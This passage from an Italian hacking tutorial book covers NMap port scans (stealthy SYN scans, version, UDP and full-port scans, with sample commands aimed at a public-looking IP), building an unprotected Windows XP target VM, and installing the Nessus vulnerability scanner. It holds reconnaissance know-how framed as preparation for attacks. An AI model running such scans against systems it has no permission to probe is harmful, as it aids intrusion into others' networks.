Un indirizzo IP può significare molto, ma anche nulla. Da un punto di vista formale è, a tutti gli effetti, un'informazione utile, perché associa un'entità presente su Internet a un preciso riferimento numerico. Per un'attività di hacking, tuttavia, l'indirizzo IP è e resta un punto di partenza nella fase di information gathering. Il passo successivo è analizzare le porte.

Una porta, ne abbiamo parlato nel Capitolo 4, è un elemento logico, quindi non fisico, che indica un processo o un servizio legato all'indirizzo IP. Se vuoi recarti a casa di un amico devi conoscere il suo indirizzo (per esempio corso Milano 86) ma, banalmente, se non sai dove si trova il cancello d'ingresso non puoi citofonare. Ai tuoi occhi di umano può sembrare stupido, e i computer, in effetti, sono molto stupidi: hanno bisogno di sapere *tutto* o sbagliano anche le

operazioni più semplici. Ecco, dunque, che ogni indirizzo IP è accompagnato da uno stuolo di porte, ciascuna dedicata a qualche servizio. Ci sono porte per gestire i dati della posta elettronica, porte per visitare siti web, porte per effettuare trasferimenti di grossi file, e via dicendo. Proprio come in una casa, tenere una porta aperta può essere molto pericoloso, sia mai che entri qualche criminale, ed è per questo che la maggior parte delle porte rimane chiusa e viene aperta solo all'occorrenza. Spesso è lo stesso firewall a regolare o comunque controllare questo processo. Non sempre, tuttavia, questo succede. Molti computer hanno bisogno di gestire servizi particolari, che richiedono di tenere sempre aperte alcune porte.

Se ti è capitato di cucinare dei cavoli sai benissimo che devi tenere aperta qualche finestra per via dell'odore, con rischi annessi, e lo stesso succede nel mondo delle reti. In alcuni casi ci sono utenti che non installano o disattivano i firewall, prestandosi ad attacchi dall'esterno. In altre situazioni, ci sono software che si prendono la libertà di aprire e tenere aperte delle porte senza nemmeno avvertire l'utente. Insomma, il rischio di trovare delle porte aperte non è poi così basso come si crede e un'attività di hacking non può prescindere dal verificare questa eventualità. Da qui, la necessità di analizzare le porte. Il re indiscusso di questa attività è NMap.

A questo tool sono dedicate decine di libri e articoli, ma ai fini pratici il suo utilizzo non è poi molto complesso nel momento in cui se ne è inquadrata la tecnologia. Di base si tratta di uno scanner, cioè un software che ha lo scopo di verificare la presenza e validità di domini e servizi web. Per farlo, simula il loro utilizzo, inviando dei pacchetti dati. In base alla risposta ottenuta tenta di mappare la rete considerata. Va da sé che esistono firewall perfettamente in grado di rilevare questo genere di scansioni e attivarsi di conseguenza. Per esempio, non restituendo alcuna risposta e facendo credere che il server considerato

non esista o non funzioni. Si tratta, però, di una contromisura non sempre utilizzata, perché c'è il rischio di falsi positivi: il firewall potrebbe confondere una normale connessione al server con una scansione e bloccare attività assolutamente genuine.

SYN scan

NMap è in grado di prendere qualche precauzione in più per effettuare una scansione come si deve. Per esempio, può eseguire una scansione di tipo SYN (*SYN scan*), dove il pacchetto viene inviato, senza tuttavia portare a termine il 3-way TCP handshake.

Che cos'è il 3-way TCP handshake?
Quando due computer si collegano tra loro sfruttando il protocollo TCP si dà il via al cosiddetto 3-way TCP handshake. Una vera e propria "stretta di mano" con la quale i due computer, che chiameremo A e B, fanno conoscenza e, di fatto, danno il via alla connessione. Questo metodo si basa essenzialmente sullo scambio di tre messaggi: SYN, SYN-ACK e ACK.

- A invia un primo pacchetto SYN a B (*SYNchronize packet*);
- B, una volta ricevuto il pacchetto, risponde inviandone uno di SYN-ACK (*SYNchronize-ACKnowledgement*);
- A, una volta ricevuto il SYN-ACK, restituisce un pacchetto ACK (*ACKnowledgement*) a B.

Se tutto va per il verso giusto, a questo punto, la connessione viene stabilita.

NMap, durante un SYN scan, non fa altro che inviare un pacchetto di tipo SYN e attendere la ricezione di un pacchetto SYN-ACK nel caso che la porta interrogata sia aperta. A questo punto, tuttavia, non invia il pacchetto ACK. In questo modo, NMap ha la possibilità di verificare se una porta è aperta o meno, ma senza stabilire una connessione vera e propria e, dunque, rendendo difficile il rilevamento della scansione (Figura 6.18). Geniale, vero? Per effettuare un SYN scan con NMap, dal terminale di Kali, basta scrivere:

```
nmap –sS indirizzo-ip
```

Per esempio:

```
nmap –sS 212.239.45.42
```




Figura 6.18 L'esito del controllo rivela alcune porte aperte. C'è da dire che non sempre questo corrisponde a una reale possibilità di attacco: è normale che alcune porte rimangano sempre aperte.

I risultati offerti da un SYN scan variano moltissimo in base a una moltitudine di fattori. *In primis* la presenza o meno di firewall, la sua tipologia e l'aggiornamento, il sistema operativo ecc.

Creare una target machine

Per sperimentare i tuoi attacchi hacker e le tecniche di hacking spiegate in questo libro puoi creare una *target machine* (Figura 6.19), vale a dire un computer privo di dati importanti e "sacrificabile". Non importa di che tipo di computer si tratti, basta che sia configurato per essere una vittima perfetta. Meglio puntare quindi a un pc *non* protetto, giusto per avere vita facile, per lo meno se devi apprendere le nozioni di base. Niente antivirus, niente firewall e, possibilmente, un sistema operativo vecchio e poco aggiornato. In quest'ottica, l'optimum è Windows XP. Non è necessario che tu possieda un secondo computer: basta creare un'altra macchina virtuale da gestire nel medesimo sistema. Quel che ti serve, invece, è un'immagine di Windows XP. La puoi ricavare da un tuo vecchio computer o acquistarla in Rete, dove è disponibile per una manciata di euro (e ricorda che ti

servirà anche una *product key* per attivare la copia). Una volta ottenuta un'immagine di Windows XP, apri un'altra sessione del tuo hypervisor preferito, per esempio VMware Player, e crea una macchina virtuale basata su questa. Ormai mi aspetto che tu lo sappia fare a occhi chiusi. Una delle poche accortezze che devi avere è nella configurazione della rete: seleziona la modalità *Bridged*. Nel caso usassi VMware Player, per esempio, vai nelle impostazioni, poi seleziona *Network Adapter* e quindi *Bridged: Connected directly to the physical network*. Sempre nel caso usassi la soluzione VMware, a questo punto potrebbe venirti chiesto di installare i VMware Tools per Windows 2000, XP e Server 2003: accetta, ti semplificheranno la vita.

Una volta che Windows XP è installato (nel mio esempio uso la versione Windows XP Professional a 64 bit, quindi ci potrebbero essere delle piccole differenze), occorre impostare un IP statico, per poter avere la possibilità di usare sempre questo per sperimentare. Per farlo, da Windows XP, seleziona *Start/Run*, quindi digita **cmd** e premi Invio. Da DOS, digita **ipconfig** e premi Invio. Ti viene mostrata la configurazione di rete della macchina virtuale: annota gli indirizzi che trovi in *IP address*, *Subnet Mask* e *Default Gateway* (se quest'ultimo è disponibile).

Vai nel *Pannello di controllo* di Windows, quindi in *Network and Internet Connections*. Fai clic su *Network Connections*. Fai clic con il tasto destro del mouse su *Local Area Connection* e seleziona *Properties*. Fai clic sulla voce *Internet Protoocol (TCP/IP)*, quindi sul pulsante *Properties*. Seleziona *Use the following IP address* e inserisci gli indirizzi che avevi annotato (se non hai un *Default Gateway* lascia vuoto il campo). Fai clic su *OK*, ancora su *OK*, e ci sei. Ora non ti resta che verificare che ci sia corretta comunicazione tra questa macchina virtuale e quella con Kali Linux. Avvia anche quest'ultima, se non lo hai già fatto, e dal terminale digita **ping** seguito dall'indirizzo IP della macchina Windows. Se ottieni dei messaggi di risposta corretti la target machine è pronta.

In caso contrario, se ottieni dei messaggi di errore del tipo *Destination Host Unreachable*, è probabile che la macchina Kali Linux debba essere configurata in modo diverso: per esempio, assicurati che la rete sia in modalità *Bridged* e sia la medesima utilizzata dalla macchina Windows. Soprattutto, verifica che in ambo le macchine sia selezionato solo un adattatore di rete e che sia quello effettivamente utilizzato per collegarsi alla rete. Lo so, in effetti può essere un po' snervante "smanacciare" tra le impostazioni, durante questa fase. Alla fine, tuttavia, ti ritroverai con una target machine pronta per essere la tua vittima perfetta. Se non dovessi venire a capo della configurazione, il mio suggerimento è di impostare ambo le macchine su NAT, non fare nient'altro e rilevare di volta in volta l'indirizzo IP acquisito da quella Windows.

Solo un consiglio finale: meglio se la macchina Windows entra a far parte di un Windows domain. Per farlo, dalla macchina, seleziona *Start/Run*. Digita quindi

secpol.msc e premi Invio. Fai doppio clic su *Local Policies*, nel menu di sinistra, e poi a destra su *Security Options*. Individua la voce *Network access: Sharing and security model for local accounts*, seleziona dal menu *Classic-local users authenticate as themselves*, poi fai clic su *Apply* e quindi su *OK* (Figura 6.20).




Figura 6.19 Quando si crea una target machine occorre assicurarsi che le protezioni non siano attivate. In un secondo momento sarà possibile attivarle, una alla volta o insieme, per vedere quali tecniche funzionano comunque e quali, invece, necessitano di un po' di lavoro in più.




Figura 6.20 Un SYN scan su una macchina Windows non aggiornata rivela dei punti di (possibile) attacco piuttosto interessanti.

Scansione dettagliata

Una scansione come quella vista ti offre delle buone informazioni, non c'è che dire. Una su tutte: puoi sapere se le porte aperte ti danno qualche chance di attacco, o se devi escogitare dell'altro. Però, con NMap, puoi fare di più. Per esempio, rilevare che tipo di software gestisce determinate porte. In questo caso, tuttavia, NMap deve portare a termine la connessione alla porta, che a questo punto sarà rilevata dalla macchina target. Non un grosso problema, dopotutto, se usi una

VPN, ma è chiaro che rimarrà comunque traccia di un'attività quanto meno sospetta dall'esterno. Per eseguire questo tipo di scanning digita:

```
nmap –sV indirizzo_IP
```

> **NOTA**
> Se vuoi archiviare su file qualsiasi output di NMap, ti basta aggiungere il parametro `–oN` o `–oG`, seguito dal nome del file. Si tratta in entrambi i casi di formati testuali TXT: il primo è più standardizzato, il secondo meglio formattato. Esempio: `nmap –sV –oN file.txt indirizzo_IP`.

Scansione su porta specifica

L'utilizzo standard di NMap ha un grosso limite: prende in considerazione solo le prime circa 1000 porte di un sistema. In effetti si tratta di quelle principali, tanto che le porte dalla 0 alla 1023 sono dette *well known ports*, ma il fatto è che le porte, come ormai sai bene, sono 65536. Se da una parte abbiamo un migliaio di porte molto utilizzate e conosciute, e quindi molto interessanti ai nostri fini, dall'altra è pur vero che i software di sicurezza e i sistemi operativi tendono a tenerle particolarmente d'occhio. E dunque, spesso, sono le restanti porte a essere lasciate un po' a se stesse. Per questo motivo, nel caso in cui il tradizionale scanning non offra niente di interessante, è bene puntare a scansioni su porte specifiche. Qualche numero con cui provare? 1701, 1723, 2300, 3306, 4500, 8080, 8082, 8888. Esempio:

```
nmap –sS –p 8080 indirizzo_IP
```

Se hai un po' di tempo libero, circa un paio d'ore (dipende anche dalla connessione a tua disposizione), puoi pensare di effettuare una scansione su *tutte* le porte.

```
nmap –sS –p– indirizzo_IP
```

Scansione UDP

Finora hai visto in azione NMap con porte di tipo TCP, ma in realtà alcune porte possono utilizzare anche lo *User Datagram Protocol* (UDP). Si tratta di un protocollo meno accurato, sfruttato da quelle applicazioni che vogliono smaltire una grande quantità di dati senza preoccuparsi troppo di alcuni dei controlli messi a disposizione dal *Transmission Control Protocol*. Si usa, insomma, laddove serve più velocità di trasmissione, ma il minor controllo sui pacchetti gestiti apre le porte a qualche problematica legata alla sicurezza. Per questo, nel caso in cui una classica scansione non offra risultati interessanti, può essere una buona idea effettuarne una di tipo UDP.

Non ci sono grosse differenze e si fa tutto sempre con NMap.

```
nmap –sU –r –v indirizzo_IP
```

Esempio:

```
nmap –sU –r –v 212.239.45.42
```

NOTA

Se usando una distro Linux dedicata ai nostri scopi hackerecci ti accorgi che non tutti i pulsanti della tastiera corrispondono ai caratteri che vuoi digitare, non ti spaventare: le distro Linux tendono a considerare layout di tastiera diversi da quello italiano. Puoi naturalmente adeguarti alle differenze, oppure cambiare il layout andando, da Kali, in *Settings* e poi in *Region & Language*.

Quanto visto finora ti permette di avere parecchie informazioni sul tuo possibile obiettivo. Si tratta di informazioni di certo utili, ma che vanno viste come un punto di partenza. Nelle prossime pagine capiremo come innestarle in un progetto di hacking vero e proprio. Prima, però, è il caso di capire non solo come è fatto il tuo obiettivo, ma soprattutto quanto è protetto. Ci sarà da divertirsi.

A caccia di vulnerabilità

Ora hai una chiara idea delle informazioni che puoi ricavare studiando un obiettivo con i siti, i tool e le istruzioni giuste. Se mi hai seguito fin qui, applicando passo passo quanto spiegato, hai a disposizione ciò che basta per sapere se il tuo progetto di hacking ha qualche possibilità di riuscita. Per un momento, lascia perdere il "quante": se con le tecniche acquisite non cavi un ragno dal buco può darsi, semplicemente, che non valga la pena di andare avanti. Sono solito spiegare ai miei studenti e corsisti che non è mai una questione di "se" ma di "quanto". L'hacking, molto spesso, ci mette di fronte al dilemma del tempo: ha senso perseguire un obiettivo solo al cospetto di un favorevole rapporto tra benefici e costi. E il tempo è un costo. Se invece sei cocciuto, e finora non hai trovato informazioni utili su un soggetto a cui ti vuoi dedicare assolutamente, allora è il caso di mettere all'opera altre tecniche e strumenti più avanzati. Non solo: si tratta di procedure che dovrebbero seguire quelle viste finora, per darti un quadro davvero completo dell'oggetto della tua analisi.

Trovare vulnerabilità

Nell'immaginario comune, un hacker lavora sempre in attacco. Il calcio, tuttavia, ci insegna che non puoi vincere la partita se non giochi anche in difesa. E su tutto, ricorda che una vittoria si costruisce *prima*, per esempio studiando ore e ore di video sul tuo prossimo avversario.

Visto che la partita devi ancora giocarla, siamo alla fase dei video. Magari, a questo punto, di video più approfonditi, di quelli ottenuti inviando un drone a spiare gli allenamenti degli avversari. Ciò che si sta cercando, infatti, sono *vulnerabilità*. Se mi hai letto fin qui, sai di che cosa parlo e perché la vulnerabilità è parte fondamentale delle mie analisi e per sferrare un attacco. Benché esistano numerosi hacker che scovano vulnerabilità "a mano", c'è da tenere conto del fatto che nell'attuale mondo digitale esistono migliaia, anzi milioni, di software. Andare a caccia di vulnerabilità, insomma, può essere una passione o si può essere pagati per farlo, ma se l'obiettivo è un altro, è meglio sfruttare dei tool appositi.

Partiamo dal presupposto che i *vulnerability scanner*, o *scanner di vulnerabilità*, si rifanno ad archivi che raccolgono buona parte delle vulnerabilità conosciute, che si tratti di quelle storiche o quelle scoperte giorno dopo giorno. In quest'ottica, un tool di questo tipo deve poter contare su un archivio ben aggiornato e supportato ed è per questo che le soluzioni migliori sono quelle a pagamento. Dietro a queste, infatti, lavorano incessantemente interi stuoli di ricercatori, notte e giorno, sempre a caccia di nuove vulnerabilità da aggiungere. Si tratta di strumenti piuttosto costosi, ma si dovrebbe tenere conto anche del tempo che consentono di risparmiare. Senza dimenticare che, spesso, sono disponibili versioni dimostrative gratuite.

Scovare vulnerabilità con Nessus

Nesso (in inglese Nessus), nella mitologia greca, era un centauro, figlio di Issione e Nefele, che traghettava i viaggiatori da una parte all'altra del fiume Eveno. Un giorno, dopo aver trasportato Eracle, prese in carico anche la moglie Deianira, ma tentò di rapirla anziché accompagnarla dal marito sull'altra sponda. Eracle uccise Nesso con una freccia avvelenata e il centauro, agonizzante, sussurrò a Deianira

di raccogliere il suo sangue. Avrebbe potuto usarlo per bagnare una veste da fare indossare a Eracle, per non farlo cedere al fascino di altre donne. Alla prima occasione Deianira seguì il consiglio, ma una volta indossata la veste Eracle iniziò a sentirsi male: il sangue di Nesso era contaminato dal veleno della freccia che lo aveva ucciso e stava uccidendo anche Eracle. Quest'ultimo, in preda a dolori atroci, fece costruire una pira e la utilizzò per bruciarsi vivo e porre fine alle proprie sofferenze. Il sangue di Nesso, di fatto, uccise quindi Eracle.

Sulla base di questo racconto mitologico, Renaud Deraison, nel 1998, decide di chiamare Nessus il suo vulnerability scanner, nato come progetto open source. Nel 2005, tuttavia, Nessus diventa un prodotto commerciale sviluppato e supportato da Tenable Network Security, azienda fondata proprio da Deraison. Oggi Nessus è *il* vulnerability scanner per definizione. Un'interfaccia grafica molto semplice, l'eccellente archivio di vulnerabilità in continuo aggiornamento e una serie di utili funzioni dedicate ai più smaliziati ne hanno decretato il successo tra esperti di sicurezza, ricercatori, aziende e... naturalmente hacker (Figura 7.1).

Figura 7.1 Negli ultimi tempi l'offerta di Tenable si è arricchita di nuovi prodotti e servizi. Vale la pena di darvi un'occhiata.

Installare Nessus

Nessus è disponibile sia nella versione Professional, a pagamento, sia in quella Home, gratuita ma con alcune limitazioni. Quella principale è che si può scansionare un numero limitato di indirizzi IP. Al solito, puoi partire da questa versione e, nel caso tu ti accorga che Nessus fa davvero al caso tuo, passare alla versione a pagamento. Del resto, la Home è pressoché identica e consente di farsi un'idea precisa del prodotto. Installare la versione Home in Kali è un po' complesso, mentre è infinitamente più semplice installare la versione per Windows, quindi partiremo proprio da questa.

> **NOTA**
> Nessus, come altri tool che vedremo a breve, soffre molto della presenza di un antivirus e di firewall, quindi ti consiglio di disattivarli. Del resto, lo si è detto, i software di sicurezza non si sposano a meraviglia con i computer da hacking.

Dal tuo browser vai su `https://www.tenable.com/products/nessus-home`, compila il semplice modulo qui presente con i tuoi dati e registrati. Controlla l'e-mail che hai specificato in fase di registrazione e copia il codice di attivazione che ti è stato spedito, quindi torna al browser, fai clic su *Download* e, dalla sezione di download del sito, scarica Nessus. Nel caso tu non sappia come arrivare alla sezione, l'indirizzo diretto è `https://www.tenable.com/downloads/nessus#download`. Tieni a mente che il file di installazione è il medesimo per tutte le versioni di Nessus. È il codice di attivazione a "trasformare" il software nella versione che hai scelto.

Scaricato il file di installazione fai doppio clic e avvia la procedura. Una volta terminata fai clic su *Finish*: Nessus è installato nel computer.

A questo punto si apre una finestra del tuo browser. Fai clic su *Connect via SSL*. Se compare un messaggio di avvertimento non curartene e procedi oltre.

Ora devi creare un tuo account (Figura 7.2). Nella schermata di accesso digita i dati di autenticazione che desideri, *Username* e *Password*, e fai clic su *Continue*. Nella schermata successiva seleziona l'edizione di cui possiedi il codice (*Home*, nel nostro esempio) e più in basso riporta il codice di attivazione. Fai clic su *Continue*. A questo punto parte una fase di download degli ultimi componenti necessari a Nessus: ci vorrà qualche minuto.




Figura 7.2 L'installazione di Nessus, specie nelle fasi finali, può essere un po' lunga...

Al termine ti trovi di fronte all'interfaccia principale di Nessus, ossia la *dashboard*, una centralina di comando con tutte le funzioni raggiungibili in capo a qualche clic.

Installare Nessus per Kali

Nessus è disponibile anche per altre piattaforme oltre che per il classico Windows. E naturalmente la principale, per te, dovrebbe essere Kali. Installare Nessus in Kali è un po' complicato, ma niente che tu non possa gestire. Dal desktop di Kali avvia il browser e vai nella pagina di registrazione di Nessus Home e ottieni il codice di attivazione. Una volta nella pagina di download, scarica

la versione per Debian, che di solito ha un nome del tipo *Nessus_versione-debianX_i386.deb* per i sistemi a 32 bit, oppure *Nessus_versione-debianX_amd64.deb* per quelli a 64 bit (fai bene attenzione a scaricare la versione adatta al tuo sistema!). Fai clic su *I Agree*, se richiesto, quindi salva il file. Ora vai nel terminale di Kali, digita **ls** e premi Invio. Dovresti vedere il file scaricato. Se non è così, e tra le cartelle vedi invece *Downloads*, digita:

```
cd Downloads
```

Esegui di nuovo *ls* e dovresti finalmente trovare il file scaricato. Adesso digita l'istruzione:

```
dpkg –i nome_file_scaricato
```

Terminata l'operazione, digita:

```
/etc/init.d/nessusd start
```

Ora torna al browser e digita l'indirizzo `https://kali:8834/`.

Se viene visualizzato un messaggio di errore non ti spaventare: fai clic su *Advanced*, poi su *Add Exception*, poi su *Confirm Security Exception*. Ecco la schermata di Nessus, dove creare il tuo account e procedere come abbiamo visto in precedenza.

Scansione delle vulnerabilità

Uno dei pregi di Nessus è di non avere bisogno di un *agent*, cioè di un piccolo software da installare internamente al server che si vuole scansionare. Gli agent, in genere, consentono di creare un canale privilegiato per lo scambio di dati tra l'obiettivo da analizzare e il computer dell'hacker, ma c'è il non trascurabile problema che vanno, appunto, installati. E dunque, in mancanza di autorizzazione da parte del legittimo tenutario, occorre arrangiarsi in qualche modo. Non è sempre facile e, soprattutto, non è sempre legale. Nessus scavalca il problema effettuando scansioni unidirezionali, senza bisogno di software dall'altra parte della barricata.

Per attivare una scansione fai clic in alto a destra, su *New Scan*. Ti si presenta un menu grafico ricco di template (Figura 7.3), cioè progetti predefiniti da utilizzare così come sono, a seconda del tuo obiettivo. Se usi la versione Home noterai che alcuni riportano la dicitura *Upgrade*, a indicare che occorre passare a una versione a pagamento per

utilizzarli. Tuttavia, anche con questa versione di base è possibile togliersi parecchie soddisfazioni, specie se clicchi su *Advanced Scan*. Di fatto, uno strumento per personalizzare di tutto punto la tua prima scansione.

